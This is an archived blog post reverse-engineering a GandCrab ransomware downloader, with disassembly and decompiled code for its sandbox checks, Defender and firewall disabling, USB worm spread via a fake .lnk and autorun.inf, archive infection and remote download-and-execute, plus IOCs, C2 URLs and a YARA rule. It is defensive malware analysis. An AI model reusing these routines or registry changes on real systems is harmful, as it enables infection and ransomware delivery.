R.E.: Gandcrab Downloader.. 'There's More To This Than Meets The Eye'

Published: 2018-11-08 · Archived: 2026-04-05 15:05:39 UTC

GandCrab is one of the known ransomware in the wild that keeps on updating, Actually in past few days security researchers found out that a new version was released. While analyzing this file, the malware artifacts that download the said new version of GandCrab shown by great security website [malware-traffic-analysis](#) catches my interest. So I unpacked the code and analyze it and interestingly it is not only a downloader but also contain some "anti Sanbox/VM technique" function, bypassing firewall and Windows Defender, embedding itself to rar archive files, worm capabilities via removable drives and many more. So lets dig more to its code... :)

Checking Sandbox and Virtual Machine Process and Module Names:

This Malware Downloader can checks whether its file is running in a sandbox or virtual machine, by checking 16 process name hard coded to its code. (*interestingly it includes "python.exe" to its checking, since python is known common scripting tools used in malware sandbox* :)). If one of those process was found in infected machine it will end its process by call ExitProcess API.

```
mov     [ebp+aPython_exe], offset aPython_exe ; "python.exe"
mov     [ebp+aPythonw_exe], offset aPythonw_exe ; "pythonw.exe"
mov     [ebp+aPrl_cc_exe], offset aPrl_cc_exe ; "prl_cc.exe"
mov     [ebp+aPrl_tools_exe], offset aPrl_tools_exe ; "prl_tools.exe"
mov     [ebp+aVmsrvc_exe], offset aVmsrvc_exe ; "vmsrvc.exe"
mov     [ebp+aVmusrvc_exe], offset aVmusrvc_exe ; "vmusrvc.exe"
mov     [ebp+aXenservice_exe], offset aXenservice_exe ; "xenservice.exe"
mov     [ebp+aVboxservice_ex], offset aVboxservice_ex ; "vboxservice.exe"
mov     [ebp+aVboxtray_exe], offset aVboxtray_exe ; "vboxtray.exe"
mov     [ebp+aVboxcontrol_ex], offset aVboxcontrol_ex ; "vboxcontrol.exe"
mov     [ebp+aVmwareservice_], offset aVmwareservice_ ; "vmwareservice.exe"
mov     [ebp+aVmwaretray_exe], offset aVmwaretray_exe ; "vmwaretray.exe"
mov     [ebp+aTpautoconnsvc_exe], offset aTpautoconnsvc_ ; "tpautoconnsvc.exe"
mov     [ebp+aVmtoolsd_exe], offset aVmtoolsd_exe ; "vmtoolsd.exe"
mov     [ebp+aVmwareuser_exe], offset aVmwareuser_exe ; "vmwareuser.exe"
```

fig. 1 - SandBox/VM ProcessName it checks

```
inc_proc_ctr:                           ; CODE XREF: Sub_CheckSandBoxVMProc:proc_not_exist↓j
                mov     eax, [ebp+proc_ctr]
                inc     eax
                mov     [ebp+proc_ctr], eax

start_proc_enum:                        ; CODE XREF: Sub_CheckSandBoxVMProc+C5↑j
                cmp     [ebp+proc_ctr], 0Fh
                jnb     short end_of_proc_enum
                mov     eax, [ebp+proc_ctr]
                push    [ebp+eax*4+aPython_exe]
                call    Sub_EnumerateProcess
                pop     ecx
                test    eax, eax
                jz      short proc_not_exist
                push    0               ; uExitCode
                call    ds:ExitProcess
; ---------------------------------------------------------------------------

proc_not_exist:                         ; CODE XREF: Sub_CheckSandBoxVMProc+E3↑j
                jmp     short inc_proc_ctr
```

fig. 2 - Enumerating Running Process

It also checks some modules or module exported API to detect sandbox environment. example it checks if "kernel32.dll" contains "wine_get_unix_file_name" exported API, because this export function is common in wine software designed for executing windows application in unix which is common in some linux base malware sandbox. if this exported api found, exit the process

```
                push    offset ModuleName ; "kernel32.dll"
                call    ds:GetModuleHandleA
                mov     [ebp+hModule], eax
                cmp     [ebp+hModule], 0
                jz      short no_module_handle
                push    offset ProcName ; "wine_get_unix_file_name"
                push    [ebp+hModule]   ; hModule
                call    ds:GetProcAddress
                test    eax, eax
                jz      short no_module_handle
                push    0               ; uExitCode
                call    ds:ExitProcess
```

fig. 3 - checking the "wine_get_unix_file_name" API

It can also check sandboxie or sysanalyzer environment by checking some modules in the infected machine. By using GetModuleHandle API to check whether the API is available. If the API returns handle then it means that its code is running in the said environment then it will exit the process.

```
    mov     [ebp+aSbiedll_dll], offset aSbiedll_dll ; "sbiedll.dll"
    mov     [ebp+aSbiedllx_dll], offset aSbiedllx_dll ; "sbiedllx.dll"
    mov     [ebp+aDir_watch_dll], offset aDir_watch_dll ; "dir_watch.dll"
    mov     [ebp+aWpespy_dll], offset aWpespy_dll ; "wpespy.dll"
```

fig. 4 - sandbox modules

```
next_module_name:                       ; CODE XREF: Sub_CheckSandBoxVMProc:no_sandbox_module↓j
                mov     eax, [ebp+module_name_ctr]
                inc     eax
                mov     [ebp+module_name_ctr], eax

check_sandbox_module:                   ; CODE XREF: Sub_CheckSandBoxVMProc+FB↑j
                cmp     [ebp+module_name_ctr], 4
                jnb     short end_func
                mov     eax, [ebp+module_name_ctr]
                push    [ebp+eax*4+aSbiedll_dll] ; lpModuleName
                call    ds:GetModuleHandleA
                test    eax, eax
                jz      short no_sandbox_module
                push    0               ; uExitCode
                call    ds:ExitProcess
; ---------------------------------------------------------------------------

no_sandbox_module:                      ; CODE XREF: Sub_CheckSandBoxVMProc+119↑j
                jmp     short next_module_name
```

fig. 5 - for loop in checking sandbox modules

It also CreateMutex Name "75969590" to make sure only one instance of its code is running in the system.

create %regrun% key to persist on the infected machine.
"HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\"
"HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\"

Bypassing Firewall and Windows Defender Anti-Virus:

This GandCrab component bypassed the firewall by adding the path of copy of itself **"%windir%\T80870405687060\winsvcs.exe"** with hidden attribute to the **"SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\L**

Then to bypass Windows Defender and disable system restore, it tries to enable some registry entry that disable some features of the said AV including system restore disabling:

hkey	subkey	set data
HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\	DisableAntiSpyware	1
HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection	DisableScanOnRealtimeEnable	1
	DisableOnAccessProtection	1
	DisableBehaviorMonitoring	1
HKLM\\SOFTWARE\\Microsoft\\Security Center\\	AntiVirusOverride	1
	UpdatesOverride	1
	FirewallOverride	1
	AntiVirusDisableNotify	1
	UpdatesDisableNotify	1
	AutoUpdateDisableNotify	1
	FirewallDisableNotify	1
HKLM\\SOFTWARE\\Microsoft\\Security Center\\Svc\\	AntiVirusOverride	1
	UpdatesOverride	1
	FirewallOverride	1
	AntiVirusDisableNotify	1
	UpdatesDisableNotify	1
	AutoUpdateDisableNotify	1
	FirewallDisableNotify	1
HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore\\	DisableSR	1

fig. 6 - bypassing Windows Defender and disabling system restore

Deleting Download Meta-Information finger print:

It will delete the "<malware-process.exe>"zone.identifier"ADS, which is the meta-information to track that the file is downloaded from internet.

```
add     esp, 0Ch
push    208h            ; nSize
lea     eax, [ebp+Dst]
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameW
lea     eax, [ebp+Dst]
push    eax
push    offset aLsZone_ident_1 ; "%ls:Zone.Identifier"
push    208h            ; Count
lea     eax, [ebp+Dest]
push    eax             ; Dest
call    _snwprintf
add     esp, 10h
lea     eax, [ebp+Dest]
push    eax             ; lpFileName
call    ds:DeleteFileW
```

fig. 7 - deleting zone.identifier meta-information

Propagation Via Removable Drive:

After Bypassing Windows Defender, it will execute 3 separate Threads. The first Thread is responsible for propagating via removable drives.The thread contain an infinite while loop that looking for removable drive that may attach to the infected machine but not "A:\" or "B:\" with 1 second sleep.

```
while ( 1 )
{
  memset(&Dst, 0, 0xD0u);
  memset(&VolumeNameBuffer, 0, 0x20Au);
  GetLogicalDriveStringsW(0xD0u, (LPWSTR)&Dst);
  for ( lpRootPathName = (LPCWSTR)&Dst; *lpRootPathName; lpRootPathName += 4 )
  {
    if ( GetDriveTypeW(lpRootPathName) == DRIVE_REMOVABLE
      && (*lpRootPathName | 0x20) != 'a'
      && (*lpRootPathName | 0x20) != 'b' )
    {
      SetErrorMode(1u);
      if ( GetVolumeInformationW(lpRootPathName, &VolumeNameBuffer, 0x105u, 0, 0, 0, 0, 0) )
        Sub_WormPropagation((int)lpRootPathName, (int)&VolumeNameBuffer, 0);
      else
        Sub_WormPropagation((int)lpRootPathName, (int)&unk_4060D0, 0);
    }
    if ( GetDriveTypeW(lpRootPathName) == DRIVE_REMOTE && (*lpRootPathName | 0x20) != 'c' )
      Sub_WormPropagation((int)lpRootPathName, (int)&unk_4060D4, 1);
  }
  Sleep(0x3E8u);                        // 1 sec.

}
```

fig. 8 - Worm propagation through removable drives

If removable drives was found during this scan it will call the function that will do the actual worm propagation. The said function will create a ".lnk" with map drive icon that are pointing to another copy of itself "DeviceManager.exe" place to the new directory "_" it creates in hidden attribute. this technique may lure the user to click the .lnk file that looks like map drive

to execute its code, aside from that it also create autorun.inf that execute the said copy of itself upon opening the removable drive.

```
snwprintf(Dst, 0x208u, L"%ls*", RootDrive);
snwprintf(&Dest, 0x208u, L"%ls\\%s.lnk", RootDrive, VolBuffer);
snwprintf(&lnk_component, 0x208u, L"%ls.lnk", VolBuffer);
snwprintf(&PathName, 0x208u, L"%ls\\_", RootDrive);
snwprintf(&Filename, 0x208u, L"%ls\\_\\DeviceManager.exe", RootDrive);
snwprintf(&pszPath, 0x208u, L"%ls\\autorun.inf", RootDrive);
```

fig. 9 - worm component

```
if ( !PathFileExistsW(&Dest) )
{
  if ( PathFileExistsW(&pszPath) )
  {
    SetFileAttributesW(&pszPath, 0x80u);
    DeleteFileW(&pszPath);
  }
  if ( a3 == 1 )
    Sub_CreateFakeDriveLnk((int)&Dest, (int)L"B:\\", 0, (int)L"shell32.dll", 9, 0);
  else
    Sub_CreateFakeDriveLnk((int)&Dest, (int)L"B:\\", 0, (int)L"shell32.dll", 8, 0);
  Sleep(0x1F4u);
  SetFileAttributesW(&Dest, 5u);
}
Sleep(0x1F4u);
if ( !PathFileExistsW(&PathName) && CreateDirectoryW(&PathName, 0) )
  SetFileAttributesW(&PathName, 7u);
Sleep(0x1F4u);
if ( !PathFileExistsW(&Filename) )
{
  CopyFileW(&::Dst, &Filename, 0);
  SetFileAttributesW(&Filename, 7u);
}
Sleep(0x1F4u);
if ( !PathFileExistsW(&pszPath) )
{
  v8 = wfopen(&pszPath, L"w");
  if ( v8 )
  {
    fprintf(v8, "[autorun]\nopen=_\\DeviceManager.exe\nUseAutoPlay=1");
    fclose(v8);
    SetFileAttributesW(&pszPath, 7u);
```

fig. 10 - building the fake .lnk and the autorun.inf file \



fig. 11 - the fake .lnk file: %windir%\system32\cmd.exe /c start _ & _\DeviceManager.exe & exit

it also tries to delete the following type of files exist on the removable drive.

```
do
{
  if ( _iswctype_l((unsigned int)FindFileData.cFileName, (unsigned int)L".lnk", locale)
    && wcscmp(FindFileData.cFileName, &lnk_component)
    || _iswctype_l((unsigned int)FindFileData.cFileName, (unsigned int)L".vbs", locale)
    || _iswctype_l((unsigned int)FindFileData.cFileName, (unsigned int)L".bat", locale)
    || _iswctype_l((unsigned int)FindFileData.cFileName, (unsigned int)L".js", locale)
    || _iswctype_l((unsigned int)FindFileData.cFileName, (unsigned int)L".scr", locale)
    || _iswctype_l((unsigned int)FindFileData.cFileName, (unsigned int)L".com", locale)
    || _iswctype_l((unsigned int)FindFileData.cFileName, (unsigned int)L".jse", locale)
    || _iswctype_l((unsigned int)FindFileData.cFileName, (unsigned int)L".cmd", locale)
    || _iswctype_l((unsigned int)FindFileData.cFileName, (unsigned int)L".pif", locale)
    || _iswctype_l((unsigned int)FindFileData.cFileName, (unsigned int)L".jar", locale)
    || _iswctype_l((unsigned int)FindFileData.cFileName, (unsigned int)L".dll", locale) )
  {
    memset(&FileName, 0, 0x208u);
    snwprintf(&FileName, 0x208u, L"%ls\\%s", RootDrive, FindFileData.cFileName);
    SetFileAttributesW(&FileName, 0x80u);
    DeleteFileW(&FileName);
  }
```

fig. 12 - deleting some file types in removable drive.

Embedding itself to the RAR Archived file:

Another interesting stuff is in the 2nd thread, where it creates another copy of itself in %temp% folder name as "Windows Archive Manager.exe" then look for a Rar archived files within infected machine to embed the copy of itself to it, namely as "Windows Archive Manager.exe".

```
else if ( GetFullPathNameW(FindFileData.cFileName, 0x104u, &Buffer, &FilePart)
       && !_iswctype_l((unsigned int)&Buffer, (unsigned int)L"Recycle.Bin", v2) )
{
  v7 = &Buffer;
  v6 = Dst;
  do
  {
    v1 = *v7;
    *v6 = *v7;
    ++v7;
    ++v6;
  }
  while ( v1 );
  CharLowerW(Dst);
  if ( _iswctype_l((unsigned int)Dst, (unsigned int)L".zip", (_locale_t)(unsigned __int16)v2) )
  {
    sub_401D6A((LONG)&NewFileName, (LONG)&Buffer);
    Sleep(0x3E8u);
  }
  if ( _iswctype_l((unsigned int)Dst, (unsigned int)L".rar", v3) )
  {
    Sub_ModifyingRarFiles(&Buffer, &NewFileName, "Windows Archive Manager.exe", 0x80);
    Sleep(0x3E8u);
  }
  if ( _iswctype_l((unsigned int)Dst, (unsigned int)L".7z", v4) )
  {
    Sub_ModifyingRarFiles(&Buffer, &NewFileName, "Windows Archive Manager.exe", 0x80);
    Sleep(0x3E8u);
  }
  if ( _iswctype_l((unsigned int)Dst, (unsigned int)L".tar", v5) )
  {
    Sub_ModifyingRarFiles(&Buffer, &NewFileName, "Windows Archive Manager.exe", 0x80);
    Sleep(0x3E8u);
```

fig. 13 - finding archive files with Rar! file header.

After letting the bait .rar file I created to be modified, you can notice right away that the size is got bigger and the copy of itself in %temp% is embed to the archive file. I tried to extract the modified archive file and I got some error but I still able to extract the original file in archive. maybe there is a specific rar file version to make this archive embedding technique works or malware author missed something in the rar header. (I will try to look more to this interesting stuff :))



fig. 15 - the modified Rar Archive file.



fig. 16 - error in extracting but the original one is recoverable

Downloading GandCrab Ransomware:

And of course the last thread is dealing with downloading new version of GandCrab ransomware name as "t.exe" with the following specific user agent.

```
hInternet = InternetOpenW(
              L"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0",
              0,
              0,
              0,
              0);
if ( hInternet )
{
  hFile = InternetOpenUrlW(hInternet, &Dest, 0, 0, 0, 0);
  if ( hFile )
  {
    hObject = CreateFileW(Dst, 0x40000000u, 0, 0, 2u, 0, 0);
    if ( hObject != (HANDLE)-1 )
    {
      while ( InternetReadFile(hFile, &Buffer, 0x207u, &dwNumberOfBytesRead) && dwNumberOfBytesRead )
        WriteFile(hObject, &Buffer, dwNumberOfBytesRead, &NumberOfBytesWritten, 0);
      CloseHandle(hObject);
      snwprintf(&FileName, 0x208u, L"%ls:Zone.Identifier", Dst);
      DeleteFileW(&FileName);
      Sleep(0x1F4u);
      if ( CreateProc_Shellexecute(Dst) )
      {
        Sleep(0x1F4u);
        v18 = 1;
        if ( !wcscmp(v9, L"t.exe") )
          ExitProcess(0);
```

fig. 17 - downloading new version of GandCrab ransomware.

Conclusion:

Known malware keep using other modules and component to do their evil stuff, to make the analysis more hard and to hide the big picture of the infection from the security analyst or security researcher. Sometimes malware components that looks too simple or linear, may contains bunch of interesting stuff to look for.

IOC:

Filename: %windir%\T80870405687060\winsvcs.exe
Sha1:3edfed5f75e4c64d914787c14273acaf70009d11
md5: 77ab057031aed055f40dbcd22c8eeb47
Sha256: 796a87b9905c52ff7d1da91f2ff980b5dfdb9437a09624ccb4e6d8fe470ea666
Filesize: 156 KB (159,744 bytes)

unpack version
Sha1: 7b348fa38931e8313e2ba621c07bf6085e6770eb
md5: b464576150cd921b6f9cbd01923392b1
Sha256: 7cb45951e8f8dd064b467dd55819c83d3d85359ef7a382c3bad9f9116282e2e4

Copy of itself filename:
%windir%\T80870405687060\winsvcs.exe
%Temp%\Windows Archive Manager.exe
%removable_drive%_\DeviceManager.exe

worm component:
%removable_drive%\autorun.inf
%removable_drive_ (directory '_')
%removable_drive\.lnk

user agent:
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0"

others:
%appdata%\winsvcs.txt

url:
"hxxp://92.63.197.48/vnc/"
"hxxp://92.63.197.60/vnc/"

autostart registry:
HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\
HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\

Yara Rule:

```
import "pe"

rule gandcrab_win32_downloader_unpack {
   meta:
      author =  "tccontre"
      description = "detecting gandcrab downloader"
      date =  "2018-11-08"
      sha256 = "7cb45951e8f8dd064b467dd55819c83d3d85359ef7a382c3bad9f9116282e2e4"

      strings:
      $mz = { 4d 5a }

            $s1 = "open=_\\DeviceManager.exe" fullword
      $s2 = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0" fullword

            $c0 = "DisableAntiSpyware" fullword wide
      $c1 = "DisableBehaviorMonitoring" fullword wide
      $c2 = "FirewallDisableNotify" fullword wide
      $c3 = "ls\\T80870405687060" fullword
      $c4 = "Recycle.Bin" fullword wide
      $c5 = "autorun.inf" fullword wide

                  $code1 = { 83 C8 20 83 F8 61 74 61 8B 45 FC 0F B7 00 83 C8 20 83 F8 62 74 53 }
      $code2 = { D1 E8 EB 07 D1 E8 35 20 83 B8 ED E2 EC AB }

               condition:
      ($mz at 0) and all of ($s*) and 2 of ($c*) and 1 of ($code*)

         }
```

https://www.virustotal.com/#/file/796a87b9905c52ff7d1da91f2ff980b5dfdb9437a09624ccb4e6d8fe470ea666/detection

---

Source: https://tccontre.blogspot.com/2018/11/re-gandcrab-downloader-theres-more-to.html